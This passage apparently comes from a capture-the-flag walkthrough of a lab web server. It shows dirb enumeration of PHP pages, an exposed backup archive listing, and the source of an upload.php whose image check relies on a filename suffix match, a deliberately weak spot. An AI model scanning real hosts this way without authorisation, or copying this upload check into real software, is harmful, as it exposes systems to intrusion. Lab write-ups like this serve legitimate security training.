


```
root@kali:~/Masaüstü# dirb http://10.10.10.146 -X .php

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Tue Aug 27 12:39:26 2019
URL_BASE: http://10.10.10.146/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
EXTENSIONS_LIST: (.php) | (.php) [NUM = 1]

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.10.10.146/ ----
+ http://10.10.10.146/index.php (CODE:200|SIZE:229)
+ http://10.10.10.146/lib.php (CODE:200|SIZE:0)
+ http://10.10.10.146/photos.php (CODE:200|SIZE:1427)
+ http://10.10.10.146/upload.php (CODE:200|SIZE:169)
```




Index of /backup


Name	Last modified	Size	Description
Parent Directory		-	
backup.tar	2019-07-09 13:33	10K	



Name	Size	Type	Modified
index.php	229 bytes	PHP script	09 July 2019, 14:33
lib.php	2.0 kB	PHP script	02 July 2019, 14:38
photos.php	1.9 kB	PHP script	02 July 2019, 15:53
upload.php	1.3 kB	PHP script	02 July 2019, 15:45




```php
<?php
require '/var/www/html/lib.php';

define("UPLOAD_DIR", "/var/www/html/uploads/");

if( isset($_POST['submit']) ) {
  if (!empty($_FILES["myFile"])) {
    $myFile = $_FILES["myFile"];

    if (!(check_file_type($_FILES["myFile"]) && filesize($_FILES['myFile']['tmp_name']) < 60000)) {
      echo '<pre>Invalid image file.</pre>';
      displayform();
    }

    if ($myFile["error"] !== UPLOAD_ERR_OK) {
        echo "<p>An error occurred.</p>";
        displayform();
        exit;
    }

    //$name = $_SERVER['REMOTE_ADDR'].'-'. $myFile["name"];
    list ($foo,$ext) = getnameUpload($myFile["name"]);
    $validext = array('.jpg', '.png', '.gif', '.jpeg');
    $valid = false;
    foreach ($validext as $vext) {
      if (substr_compare($myFile["name"], $vext, -strlen($vext)) === 0) {
        $valid = true;
      }
    }

    if (!($valid)) {
      echo "<p>Invalid image file</p>";
      displayform();
      exit;
    }
    $name = str_replace('.','_',$_SERVER['REMOTE_ADDR']).'.'.$ext;

    $success = move_uploaded_file($myFile["tmp_name"], UPLOAD_DIR . $name);
    if (!$success) {
        echo "<p>Unable to save file.</p>";
        exit;
    }
    echo "<p>file uploaded, refresh gallery</p>";

    // set proper permissions on the new file
    chmod(UPLOAD_DIR . $name, 0644);
```




wesome gallery!
ded pictures from our community, and feel free to rate or comment

